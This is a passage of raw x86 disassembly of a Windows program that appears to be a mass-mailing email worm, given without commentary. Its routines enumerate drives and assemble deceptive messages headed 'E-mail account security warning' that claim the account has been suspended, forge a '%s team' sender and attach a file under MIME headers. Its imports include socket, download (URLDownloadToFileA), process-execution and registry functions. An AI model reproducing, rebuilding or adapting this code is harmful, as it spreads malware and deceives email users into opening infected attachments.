                push    [ebp-04h]
                call    SUB_L00403746
L00403860:
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GlobalFree
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L0040386C:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    esi
                push    00002000h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-04h],eax
                push    [ebp-04h]
                push    00001FFFh
                call    jmp_KERNEL32.DLL!GetLogicalDriveStringsA
                mov     esi,[ebp-04h]
L00403892:
                cmp     byte ptr [esi],00h
                jz      L004038B3
                push    esi
                call    jmp_KERNEL32.DLL!GetDriveTypeA
                cmp     eax,00000003h
                jnz     L004038A8
                push    esi
                call    SUB_L00403833
```

```
L004038A8:
                push    esi
                call    jmp_KERNEL32.DLL!lstrlenA
                add     esi,eax
                inc     esi
                jmp     L00403892
L004038B3:
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GlobalFree
                pop     esi
                leave
                retn
;------------------------------------------------------------------------------
SUB_L004038BE:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFF24h
                lea     eax,[ebp-30h]
                push    eax
                call    jmp_KERNEL32.DLL!GetLocalTime
                push    0000001Eh
                lea     eax,[ebp-1Fh]
                push    eax
                push    SSZ00406538_ddd____dd_MMM_yyyy_
                lea     eax,[ebp-30h]
                push    eax
                push    00000000h
                push    00000009h
                call    jmp_KERNEL32.DLL!GetDateFormatA
                lea     eax,[ebp-1Fh]
                push    eax
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrcpyA
                push    0000001Eh
                lea     eax,[ebp-1Fh]
                push    eax
                push    SSZ0040654C_HH_mm_ss_
                lea     eax,[ebp-30h]
                push    eax
                push    00000008h
                push    00000009h
                call    jmp_KERNEL32.DLL!GetTimeFormatA
                lea     eax,[ebp-1Fh]
                push    eax
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrcatA
                lea     eax,[ebp-000000DCh]
                push    eax
                call    jmp_KERNEL32.DLL!GetTimeZoneInformation
                mov     eax,[ebp-000000DCh]
                neg     eax
                cdq
                mov     ecx,0000003Ch
                idiv    ecx
                test    edx,edx
                jge     L0040393A
```

```
                neg     edx
L0040393A:
                push    edx
                push    eax
                push    SSZ00406556__03i_02i
                lea     eax,[ebp-1Fh]
                push    eax
                call    jmp_user32.dll!wsprintfA
                add     esp,00000010h
                cmp     byte ptr [ebp-1Fh],30h
                jnz     L00403957
                mov     byte ptr [ebp-1Fh],2Bh
L00403957:
                lea     eax,[ebp-1Fh]
                push    eax
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrcatA
                leave
                retn    0004h
;-----------------------------------------------------------------------------
SUB_L00403967:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFB0h
                push    0000001Eh
                lea     eax,[ebp-1Eh]
                push    eax
                call    SUB_L00401163
                push    00000013h
                lea     eax,[ebp-1Eh]
                push    eax
                call    SUB_L004011BE
                lea     eax,[ebp-50h]
                push    eax
                call    SUB_L004038BE
                push    00000040h
                push    00000000h
                push    [ebp+08h]
                call    jmp_shlwapi.dll!StrRChrA
                or      eax,eax
                jz      L004039C5
                xchg    eax,edx
                push    [ebp+14h]
                push    edx
                lea     eax,[ebp-1Eh]
                push    eax
                push    [ebp+10h]
                push    [ebp+0Ch]
                push    [ebp+18h]
                push    [ebp+08h]
                lea     eax,[ebp-50h]
                push    eax
                push    SSZ00406561_Date___s__To___s__Subject___s__F
                push    [ebp+1Ch]
                call    jmp_user32.dll!wsprintfA
                add     esp,00000028h
```

```
L004039C5:
                leave
                retn    0018h
;-------------------------------------------------------------------------------
SUB_L004039C9:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    edi
                push    ebx
                mov     ebx,[ebp+0Ch]
                cmp     dword ptr [ebx],00000000h
                jnz     L004039EB
                cld
                xor     eax,eax
                mov     edi,[ebp+08h]
L004039DF:
                or      ecx,FFFFFFFFh
                repne scasb
                inc     [ebx]
                cmp     byte ptr [edi],00h
                jnz     L004039DF
L004039EB:
                mov     dword ptr [ebp-04h],00000000h
                push    [ebx]
                call    SUB_L0040103B
                mov     [ebp-04h],eax
                mov     edi,[ebp+08h]
                xor     eax,eax
L00403A01:
                cmp     dword ptr [ebp-04h],00000000h
                jnz     L00403A11
                mov     eax,edi
                pop     ebx
                pop     edi
                leave
                retn    0008h
;-------------------------------------------------------------------------------
                jmp     L00403A1C
L00403A11:
                or      ecx,FFFFFFFFh
                cld
                repne scasb
                dec     [ebp-04h]
                jmp     L00403A01
L00403A1C:
                pop     ebx
                pop     edi
                leave
                retn    0008h
;-------------------------------------------------------------------------------
SUB_L00403A22:
                push    L00406743
                push    SSZ0040670D_management_
                call    SUB_L004039C9
                retn
```

```
;---------------------------------------------------------------------------
SUB_L00403A32:
                push    L00406852
                push    SSZ00406747_E_mail_account_security_warning_
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
SUB_L00403A42:
                push    L0040693D
                push    SSZ00406856_Dear_user_of__s_
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
SUB_L00403A52:
                push    L00406D46
                push    SSZ00406941_Your_e_mail_account_has_been_tem
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
SUB_L00403A62:
                push    L00406E8B
                push    SSZ00406D4A_For_more_information_see_the_att
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
SUB_L00403A72:
                push    L00406F14
                push    SSZ00406EC4_The_Management_
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
SUB_L00403A82:
                push    L004070B6
                push    SSZ00407066_Attach
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
SUB_L00403A92:
                push    L00407062
                push    SSZ00406F18___For_security_reasons_attached_
                call    SUB_L004039C9
                retn
;---------------------------------------------------------------------------
SUB_L00403AA2:
                call    SUB_L00403A22
                call    SUB_L00403A32
                call    SUB_L00403A42
                call    SUB_L00403A52
                call    SUB_L00403A62
                call    SUB_L00403A72
                call    SUB_L00403A92
                call    SUB_L00403A82
                retn
;---------------------------------------------------------------------------
SUB_L00403ACB:
                push    ebp
```

```
                mov     ebp,esp
                add     esp,FFFFFFECh
                push    ebx
                push    [ebp+08h]
                call    SUB_L00401398
                push    eax
                add     eax,00000004h
                push    eax
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     ebx,eax
                push    [ebp+08h]
                call    SUB_L004013E0
                pop     eax
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    eax
                push    ebx
                push    [ebp+08h]
                call    [edx+0Ch]
L00403B00:
                push    [ebp+0Ch]
                call    SUB_L004013F3
                push    ebx
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    eax
                push    ebx
                push    [ebp+0Ch]
                call    [edx+10h]
                push    00000014h
                lea     eax,[ebp-14h]
                push    eax
                call    SUB_L00401163
                push    00000009h
                call    SUB_L0040103B
                add     eax,00000003h
                push    eax
                lea     eax,[ebp-14h]
                push    eax
                call    SUB_L004011BE
                lea     eax,[ebp-14h]
                push    eax
                push    SSZ00406275___RAND__
                push    ebx
                call    SUB_L004011FE
                push    eax
                push    ebx
                call    jmp_KERNEL32.DLL!GlobalFree
                pop     ebx
                test    ebx,ebx
                jnz     L00403B00
                pop     ebx
```

```
                leave
                retn    0008h
;-------------------------------------------------------------------------------
SUB_L00403B5C:
                push    ebp
                mov     ebp,esp
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrlenA
                add     eax,[ebp+08h]
                mov     ecx,00000002h
L00403B6F:
                cmp     byte ptr [eax],40h
                jz      L00403B7F
                cmp     byte ptr [eax],2Eh
                jnz     L00403B7C
                dec     ecx
                jz      L00403B7F
L00403B7C:
                dec     eax
                jmp     L00403B6F
L00403B7F:
                inc     eax
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00403B84:
                push    ebp
                mov     ebp,esp
                mov     eax,[ebp+08h]
                push    eax
                movzx   eax,[eax]
                push    eax
                call    jmp_user32.dll!CharUpperA
                pop     edx
                mov     [edx],al
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00403B9B:
                push    ebp
                mov     ebp,esp
                mov     eax,[ebp+08h]
                push    eax
                movzx   eax,[eax]
                push    eax
                call    jmp_user32.dll!CharLowerA
                pop     edx
                mov     [edx],al
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00403BB2:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    esi
```

```
                push    ebx
                push    [ebp+08h]
                call    SUB_L00403B5C
                mov     [ebp-04h],eax
                push    eax
                call    SUB_L00403B84
                push    00004E20h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     ebx,eax
                push    00001388h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     esi,eax
                call    SUB_L00403A42
                push    [ebp-04h]
                push    eax
                push    ebx
                call    jmp_user32.dll!wsprintfA
                add     esp,0000000Ch
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                call    SUB_L00403A52
                push    eax
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                call    SUB_L00403A62
                push    eax
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                mov     eax,L00409C6C
                cmp     byte ptr [eax],00h
                jz      L00403C64
                call    SUB_L00403A92
                push    L00409C6C
                push    eax
                push    esi
                call    jmp_user32.dll!wsprintfA
                add     esp,0000000Ch
                push    esi
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                jmp     L00403C6F
L00403C64:
                push    L0040670A
                push    ebx
```

```
                call    jmp_KERNEL32.DLL!lstrcatA
L00403C6F:
                call    SUB_L00403A72
                push    eax
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    [ebp-04h]
                push    SSZ00406E8F____The__s_team__________________
                push    esi
                call    jmp_user32.dll!wsprintfA
                add     esp,0000000Ch
                push    esi
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    [ebp-04h]
                call    SUB_L00403B9B
                push    [ebp-04h]
                push    SSZ00406EB6_http___www__s
                push    esi
                call    jmp_user32.dll!wsprintfA
                add     esp,0000000Ch
                push    esi
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    L0040670A
                push    ebx
                call    jmp_KERNEL32.DLL!lstrcatA
                push    esi
                call    jmp_KERNEL32.DLL!GlobalFree
                mov     eax,ebx
                pop     ebx
                pop     esi
                leave
                retn    0004h
;------------------------------------------------------------------------------
SUB_L00403CE2:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                push    edi
                push    ebx
                push    00001388h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-08h],eax
                mov     dword ptr [ebp-04h],00000000h
                mov     edi,[ebp+08h]
L00403D03:
                cld
                mov     edx,edi
```

```
L00403D06:
                cmp     byte ptr [edi],00h
                jz      L00403D13
                cmp     byte ptr [edi],20h
                jz      L00403D13
                inc     edi
                jmp     L00403D06
L00403D13:
                mov     bl,[edi]
                mov     byte ptr [edi],00h
                push    edx
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!lstrcpyA
                mov     [edi],bl
                cmp     dword ptr [ebp-04h],00000000h
                jnz     L00403D32
                mov     dword ptr [ebp-04h],00000001h
                jmp     L00403D65
L00403D32:
                push    00000004h
                call    SUB_L0040103B
                or      eax,eax
                jnz     L00403D51
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    00000001h
                push    L0040655F
                push    [ebp+0Ch]
                call    [edx+10h]
L00403D51:
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    00000001h
                push    L0040655F
                push    [ebp+0Ch]
                call    [edx+10h]
L00403D65:
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    eax
                push    [ebp-08h]
                push    [ebp+0Ch]
                call    [edx+10h]
                inc     edi
                cmp     byte ptr [edi-01h],00h
                jnz     L00403D03
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!GlobalFree
                pop     ebx
                pop     edi
                leave
```

```
                retn    0008h
;-------------------------------------------------------------------------------
SUB_L00403D97:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFCCh
                call    SUB_L00403A32
                mov     [ebp-04h],eax
                lea     eax,[ebp-08h]
                push    eax
                call    SUB_L00401344
                push    00002000h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-30h],eax
                push    0000001Eh
                lea     eax,[ebp-2Ah]
                push    eax
                call    SUB_L00401163
                push    00000014h
                lea     eax,[ebp-2Ah]
                push    eax
                call    SUB_L004011BE
                push    [ebp+0Ch]
                call    SUB_L00403B5C
                push    eax
                call    SUB_L00403A22
                xchg    eax,edx
                pop     ecx
                push    [ebp-30h]
                push    [ebp-04h]
                lea     eax,[ebp-2Ah]
                push    eax
                push    ecx
                push    edx
                push    [ebp+0Ch]
                call    SUB_L00403967
                push    [ebp-30h]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     edx,[ebp-08h]
                mov     edx,[edx]
                push    00000000h
                push    eax
                push    [ebp-30h]
                push    [ebp-08h]
                call    [edx+10h]
                lea     eax,[ebp-2Ah]
                push    eax
                push    SSZ004065F5_____________s__Content_Type__text
                push    [ebp-30h]
                call    jmp_user32.dll!wsprintfA
                add     esp,0000000Ch
                push    [ebp-30h]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     edx,[ebp-08h]
                mov     edx,[edx]
```

```
push    00000000h
push    eax
push    [ebp-30h]
push    [ebp-08h]
call    [edx+10h]
push    [ebp+0Ch]
call    SUB_L00403BB2
mov     [ebp-34h],eax
push    [ebp-08h]
push    eax
call    SUB_L00403CE2
call    SUB_L00403A82
push    [L004061FF]
push    eax
push    [L004061FF]
push    eax
lea     eax,[ebp-2Ah]
push    eax
push    SSZ00406655____________s__Content_Type__appl
push    [ebp-30h]
call    jmp_user32.dll!wsprintfA
add     esp,0000001Ch
push    [ebp-30h]
call    jmp_KERNEL32.DLL!lstrlenA
mov     edx,[ebp-08h]
mov     edx,[edx]
push    00000000h
push    eax
push    [ebp-30h]
push    [ebp-08h]
call    [edx+10h]
lea     eax,[ebp-0Ch]
push    eax
call    SUB_L00401344
push    [ebp-0Ch]
push    [ebp-08h]
call    SUB_L00403ACB
push    [ebp-08h]
call    SUB_L00401357
push    [ebp-0Ch]
pop     [ebp-08h]
mov     edx,[ebp-08h]
mov     edx,[edx]
push    00000000h
push    [L004061F7]
push    [L004061F3]
push    [ebp-08h]
call    [edx+10h]
lea     eax,[ebp-2Ah]
push    eax
push    SSZ004066F0_________________s_________
push    [ebp-30h]
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
push    [ebp-30h]
call    jmp_KERNEL32.DLL!lstrlenA
```

```
                mov     edx,[ebp-08h]
                mov     edx,[edx]
                push    00000000h
                push    eax
                push    [ebp-30h]
                push    [ebp-08h]
                call    [edx+10h]
                push    [ebp-34h]
                call    jmp_KERNEL32.DLL!GlobalFree
                push    [ebp-30h]
                call    jmp_KERNEL32.DLL!GlobalFree
                mov     eax,[ebp-08h]
                leave
                retn    0008h
;------------------------------------------------------------------------------
EntryPoint:
                push    00000000h
                call    jmp_ole32.dll!CoInitialize
                call    SUB_L00401EE0
                push    L0040A492
                push    00000101h
                call    jmp_wsock32.dll!WSAStartup
                call    SUB_L00403603
                call    SUB_L00403AA2
                call    SUB_L00403167
                push    00000000h
                push    00000000h
                push    00000000h
                call    jmp_KERNEL32.DLL!CreateMutexA
                mov     [L004061FB],eax
                call    SUB_L00401597
                call    SUB_L00401C61
                call    SUB_L00401DE3
                or      eax,eax
                jnz     L00403F62
                call    SUB_L00401B1A
L00403F62:
                call    SUB_L00401579
                call    SUB_L00402446
                push    L004028CB
                push    [L00406000]
                call    SUB_L00402346
                call    SUB_L0040386C
L00403F81:
                push    00001388h
                call    jmp_KERNEL32.DLL!Sleep
                jmp     L00403F81
                Align   2
jmp_KERNEL32.DLL!CloseHandle:
                jmp     [KERNEL32.DLL!CloseHandle]
jmp_KERNEL32.DLL!CompareFileTime:
                jmp     [KERNEL32.DLL!CompareFileTime]
jmp_KERNEL32.DLL!CopyFileA:
                jmp     [KERNEL32.DLL!CopyFileA]
jmp_KERNEL32.DLL!CreateFileA:
                jmp     [KERNEL32.DLL!CreateFileA]
```

```
jmp_KERNEL32.DLL!CreateFileMappingA:
        jmp     [KERNEL32.DLL!CreateFileMappingA]
jmp_KERNEL32.DLL!CreateMutexA:
        jmp     [KERNEL32.DLL!CreateMutexA]
jmp_KERNEL32.DLL!CreateThread:
        jmp     [KERNEL32.DLL!CreateThread]
jmp_KERNEL32.DLL!CreateToolhelp32Snapshot:
        jmp     [KERNEL32.DLL!CreateToolhelp32Snapshot]
jmp_KERNEL32.DLL!ExitProcess:
        jmp     [KERNEL32.DLL!ExitProcess]
jmp_KERNEL32.DLL!FindClose:
        jmp     [KERNEL32.DLL!FindClose]
jmp_KERNEL32.DLL!FindFirstFileA:
        jmp     [KERNEL32.DLL!FindFirstFileA]
jmp_KERNEL32.DLL!FindNextFileA:
        jmp     [KERNEL32.DLL!FindNextFileA]
jmp_KERNEL32.DLL!GetCommandLineA:
        jmp     [KERNEL32.DLL!GetCommandLineA]
jmp_KERNEL32.DLL!GetCurrentProcessId:
        jmp     [KERNEL32.DLL!GetCurrentProcessId]
jmp_KERNEL32.DLL!GetDateFormatA:
        jmp     [KERNEL32.DLL!GetDateFormatA]
jmp_KERNEL32.DLL!GetDriveTypeA:
        jmp     [KERNEL32.DLL!GetDriveTypeA]
jmp_KERNEL32.DLL!GetFileSize:
        jmp     [KERNEL32.DLL!GetFileSize]
jmp_KERNEL32.DLL!GetLocalTime:
        jmp     [KERNEL32.DLL!GetLocalTime]
jmp_KERNEL32.DLL!GetLogicalDriveStringsA:
        jmp     [KERNEL32.DLL!GetLogicalDriveStringsA]
jmp_KERNEL32.DLL!GetModuleFileNameA:
        jmp     [KERNEL32.DLL!GetModuleFileNameA]
jmp_KERNEL32.DLL!GetSystemDirectoryA:
        jmp     [KERNEL32.DLL!GetSystemDirectoryA]
jmp_KERNEL32.DLL!GetTickCount:
        jmp     [KERNEL32.DLL!GetTickCount]
jmp_KERNEL32.DLL!GetTimeFormatA:
        jmp     [KERNEL32.DLL!GetTimeFormatA]
jmp_KERNEL32.DLL!GetTimeZoneInformation:
        jmp     [KERNEL32.DLL!GetTimeZoneInformation]
jmp_KERNEL32.DLL!GetWindowsDirectoryA:
        jmp     [KERNEL32.DLL!GetWindowsDirectoryA]
jmp_KERNEL32.DLL!GlobalAlloc:
        jmp     [KERNEL32.DLL!GlobalAlloc]
jmp_KERNEL32.DLL!GlobalFree:
        jmp     [KERNEL32.DLL!GlobalFree]
jmp_KERNEL32.DLL!LocalAlloc:
        jmp     [KERNEL32.DLL!LocalAlloc]
jmp_KERNEL32.DLL!LocalFree:
        jmp     [KERNEL32.DLL!LocalFree]
jmp_KERNEL32.DLL!MapViewOfFile:
        jmp     [KERNEL32.DLL!MapViewOfFile]
jmp_KERNEL32.DLL!OpenProcess:
        jmp     [KERNEL32.DLL!OpenProcess]
jmp_KERNEL32.DLL!Process32First:
        jmp     [KERNEL32.DLL!Process32First]
```

```
jmp_KERNEL32.DLL!Process32Next:
        jmp     [KERNEL32.DLL!Process32Next]
jmp_KERNEL32.DLL!ReadFile:
        jmp     [KERNEL32.DLL!ReadFile]
jmp_KERNEL32.DLL!ReleaseMutex:
        jmp     [KERNEL32.DLL!ReleaseMutex]
jmp_KERNEL32.DLL!SetEndOfFile:
        jmp     [KERNEL32.DLL!SetEndOfFile]
jmp_KERNEL32.DLL!SetFileAttributesA:
        jmp     [KERNEL32.DLL!SetFileAttributesA]
jmp_KERNEL32.DLL!SetFilePointer:
        jmp     [KERNEL32.DLL!SetFilePointer]
jmp_KERNEL32.DLL!Sleep:
        jmp     [KERNEL32.DLL!Sleep]
jmp_KERNEL32.DLL!SystemTimeToFileTime:
        jmp     [KERNEL32.DLL!SystemTimeToFileTime]
jmp_KERNEL32.DLL!TerminateProcess:
        jmp     [KERNEL32.DLL!TerminateProcess]
jmp_KERNEL32.DLL!UnmapViewOfFile:
        jmp     [KERNEL32.DLL!UnmapViewOfFile]
jmp_KERNEL32.DLL!WaitForSingleObject:
        jmp     [KERNEL32.DLL!WaitForSingleObject]
jmp_KERNEL32.DLL!WinExec:
        jmp     [KERNEL32.DLL!WinExec]
jmp_KERNEL32.DLL!WriteFile:
        jmp     [KERNEL32.DLL!WriteFile]
jmp_KERNEL32.DLL!lstrcatA:
        jmp     [KERNEL32.DLL!lstrcatA]
jmp_KERNEL32.DLL!lstrcmpiA:
        jmp     [KERNEL32.DLL!lstrcmpiA]
jmp_KERNEL32.DLL!lstrcpyA:
        jmp     [KERNEL32.DLL!lstrcpyA]
jmp_KERNEL32.DLL!lstrlenA:
        jmp     [KERNEL32.DLL!lstrlenA]
jmp_user32.dll!wsprintfA:
        jmp     [user32.dll!wsprintfA]
jmp_user32.dll!CharLowerA:
        jmp     [user32.dll!CharLowerA]
jmp_user32.dll!CharUpperA:
        jmp     [user32.dll!CharUpperA]
jmp_wsock32.dll!WSAStartup:
        jmp     [wsock32.dll!WSAStartup]
jmp_wsock32.dll!accept:
        jmp     [wsock32.dll!accept]
jmp_wsock32.dll!bind:
        jmp     [wsock32.dll!bind]
jmp_wsock32.dll!closesocket:
        jmp     [wsock32.dll!closesocket]
jmp_wsock32.dll!connect:
        jmp     [wsock32.dll!connect]
jmp_wsock32.dll!gethostbyname:
        jmp     [wsock32.dll!gethostbyname]
jmp_wsock32.dll!gethostname:
        jmp     [wsock32.dll!gethostname]
jmp_wsock32.dll!inet_addr:
        jmp     [wsock32.dll!inet_addr]
```

```
jmp_wsock32.dll!listen:
                jmp     [wsock32.dll!listen]
jmp_wsock32.dll!recv:
                jmp     [wsock32.dll!recv]
jmp_wsock32.dll!select:
                jmp     [wsock32.dll!select]
jmp_wsock32.dll!send:
                jmp     [wsock32.dll!send]
jmp_wsock32.dll!socket:
                jmp     [wsock32.dll!socket]
jmp_ole32.dll!CoInitialize:
                jmp     [ole32.dll!CoInitialize]
jmp_ole32.dll!CreateStreamOnHGlobal:
                jmp     [ole32.dll!CreateStreamOnHGlobal]
jmp_shlwapi.dll!StrDupA:
                jmp     [shlwapi.dll!StrDupA]
jmp_shlwapi.dll!StrRChrA:
                jmp     [shlwapi.dll!StrRChrA]
jmp_shlwapi.dll!StrStrIA:
                jmp     [shlwapi.dll!StrStrIA]
jmp_shlwapi.dll!StrTrimA:
                jmp     [shlwapi.dll!StrTrimA]
jmp_wininet.dll!InternetCloseHandle:
                jmp     [wininet.dll!InternetCloseHandle]
jmp_wininet.dll!InternetGetConnectedState:
                jmp     [wininet.dll!InternetGetConnectedState]
jmp_wininet.dll!InternetOpenA:
                jmp     [wininet.dll!InternetOpenA]
jmp_wininet.dll!InternetOpenUrlA:
                jmp     [wininet.dll!InternetOpenUrlA]
jmp_advapi32.dll!RegCloseKey:
                jmp     [advapi32.dll!RegCloseKey]
jmp_advapi32.dll!RegCreateKeyA:
                jmp     [advapi32.dll!RegCreateKeyA]
jmp_advapi32.dll!RegDeleteKeyA:
                jmp     [advapi32.dll!RegDeleteKeyA]
jmp_advapi32.dll!RegDeleteValueA:
                jmp     [advapi32.dll!RegDeleteValueA]
jmp_advapi32.dll!RegQueryValueExA:
                jmp     [advapi32.dll!RegQueryValueExA]
jmp_advapi32.dll!RegSetValueExA:
                jmp     [advapi32.dll!RegSetValueExA]
jmp_iphlpapi.dll!GetNetworkParams:
                jmp     [iphlpapi.dll!GetNetworkParams]
jmp_urlmon.dll!URLDownloadToFileA:
                jmp     [urlmon.dll!URLDownloadToFileA]
jmp_SHELL32.dll!ShellExecuteA:
                jmp     [SHELL32.dll!ShellExecuteA]
;------------------------------------------------------------------------------
                0000007Ah DUP (??)
;
;
;------------------------------------------------------------------------------
;  Name: .rdata (Data Section)
;  Virtual Address:    00405000h  Virtual Size:    0000098Ah
;  Pointer To RawData: 00003600h  Size Of RawData: 00000A00h
```

```
;
SHELL32.dll!ShellExecuteA:
                dd      ??
                dd      00000000
advapi32.dll!RegDeleteValueA:
                dd      ??
advapi32.dll!RegQueryValueExA:
                dd      ??
advapi32.dll!RegSetValueExA:
                dd      ??
advapi32.dll!RegDeleteKeyA:
                dd      ??
advapi32.dll!RegCreateKeyA:
                dd      ??
advapi32.dll!RegCloseKey:
                dd      ??
                dd      00000000
iphlpapi.dll!GetNetworkParams:
                dd      ??
                dd      00000000
KERNEL32.DLL!FindFirstFileA:
                dd      ??
KERNEL32.DLL!FindNextFileA:
                dd      ??
KERNEL32.DLL!GetCommandLineA:
                dd      ??
KERNEL32.DLL!GetCurrentProcessId:
                dd      ??
KERNEL32.DLL!GetDateFormatA:
                dd      ??
KERNEL32.DLL!GetDriveTypeA:
                dd      ??
KERNEL32.DLL!GetFileSize:
                dd      ??
KERNEL32.DLL!GetLocalTime:
                dd      ??
KERNEL32.DLL!GetLogicalDriveStringsA:
                dd      ??
KERNEL32.DLL!GetModuleFileNameA:
                dd      ??
KERNEL32.DLL!GetSystemDirectoryA:
                dd      ??
KERNEL32.DLL!GetTickCount:
                dd      ??
KERNEL32.DLL!GetTimeFormatA:
                dd      ??
KERNEL32.DLL!GetTimeZoneInformation:
                dd      ??
KERNEL32.DLL!GetWindowsDirectoryA:
                dd      ??
KERNEL32.DLL!GlobalAlloc:
                dd      ??
KERNEL32.DLL!GlobalFree:
                dd      ??
KERNEL32.DLL!LocalAlloc:
                dd      ??
```

```
KERNEL32.DLL!LocalFree:
                dd      ??
KERNEL32.DLL!MapViewOfFile:
                dd      ??
KERNEL32.DLL!FindClose:
                dd      ??
KERNEL32.DLL!Process32First:
                dd      ??
KERNEL32.DLL!Process32Next:
                dd      ??
KERNEL32.DLL!ReadFile:
                dd      ??
KERNEL32.DLL!ReleaseMutex:
                dd      ??
KERNEL32.DLL!SetEndOfFile:
                dd      ??
KERNEL32.DLL!SetFileAttributesA:
                dd      ??
KERNEL32.DLL!SetFilePointer:
                dd      ??
KERNEL32.DLL!Sleep:
                dd      ??
KERNEL32.DLL!SystemTimeToFileTime:
                dd      ??
KERNEL32.DLL!TerminateProcess:
                dd      ??
KERNEL32.DLL!UnmapViewOfFile:
                dd      ??
KERNEL32.DLL!WaitForSingleObject:
                dd      ??
KERNEL32.DLL!WinExec:
                dd      ??
KERNEL32.DLL!WriteFile:
                dd      ??
KERNEL32.DLL!lstrcatA:
                dd      ??
KERNEL32.DLL!lstrcmpiA:
                dd      ??
KERNEL32.DLL!lstrcpyA:
                dd      ??
KERNEL32.DLL!lstrlenA:
                dd      ??
KERNEL32.DLL!CloseHandle:
                dd      ??
KERNEL32.DLL!CreateToolhelp32Snapshot:
                dd      ??
KERNEL32.DLL!ExitProcess:
                dd      ??
KERNEL32.DLL!CreateThread:
                dd      ??
KERNEL32.DLL!CreateMutexA:
                dd      ??
KERNEL32.DLL!CreateFileMappingA:
                dd      ??
KERNEL32.DLL!CreateFileA:
                dd      ??
```

```
KERNEL32.DLL!CopyFileA:
                dd      ??
KERNEL32.DLL!CompareFileTime:
                dd      ??
KERNEL32.DLL!OpenProcess:
                dd      ??
                dd      00000000
ole32.dll!CoInitialize:
                dd      ??
ole32.dll!CreateStreamOnHGlobal:
                dd      ??
                dd      00000000
shlwapi.dll!StrDupA:
                dd      ??
shlwapi.dll!StrRChrA:
                dd      ??
shlwapi.dll!StrTrimA:
                dd      ??
shlwapi.dll!StrStrIA:
                dd      ??
                dd      00000000
urlmon.dll!URLDownloadToFileA:
                dd      ??
                dd      00000000
user32.dll!CharLowerA:
                dd      ??
user32.dll!CharUpperA:
                dd      ??
user32.dll!wsprintfA:
                dd      ??
                dd      00000000
wininet.dll!InternetCloseHandle:
                dd      ??
wininet.dll!InternetGetConnectedState:
                dd      ??
wininet.dll!InternetOpenA:
                dd      ??
wininet.dll!InternetOpenUrlA:
                dd      ??
                dd      00000000
wsock32.dll!gethostname:
                dd      ??
wsock32.dll!gethostbyname:
                dd      ??
wsock32.dll!connect:
                dd      ??
wsock32.dll!closesocket:
                dd      ??
wsock32.dll!bind:
                dd      ??
wsock32.dll!accept:
                dd      ??
wsock32.dll!WSAStartup:
                dd      ??
wsock32.dll!socket:
                dd      ??
```

```
wsock32.dll!send:
                dd      ??
wsock32.dll!select:
                dd      ??
wsock32.dll!recv:
                dd      ??
wsock32.dll!listen:
                dd      ??
wsock32.dll!inet_addr:
                dd      ??
                dd      00000000
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                db      00h;
                dd      00000000h
                dd      00000000h
                dd      00000000h
                dd      000053D4h
                dd      0000502Ch
                dd      00000000h
                dd      00000000h
                dd      00000000h
                dd      000053E1h
                dd      00005008h
                dd      00000000h
                dd      00000000h
                dd      00000000h
                dd      000053EEh
                dd      00005024h
                dd      00000000h
                dd      00000000h
                dd      00000000h
                dd      000053FBh
                dd      000050F4h
                dd      00000000h
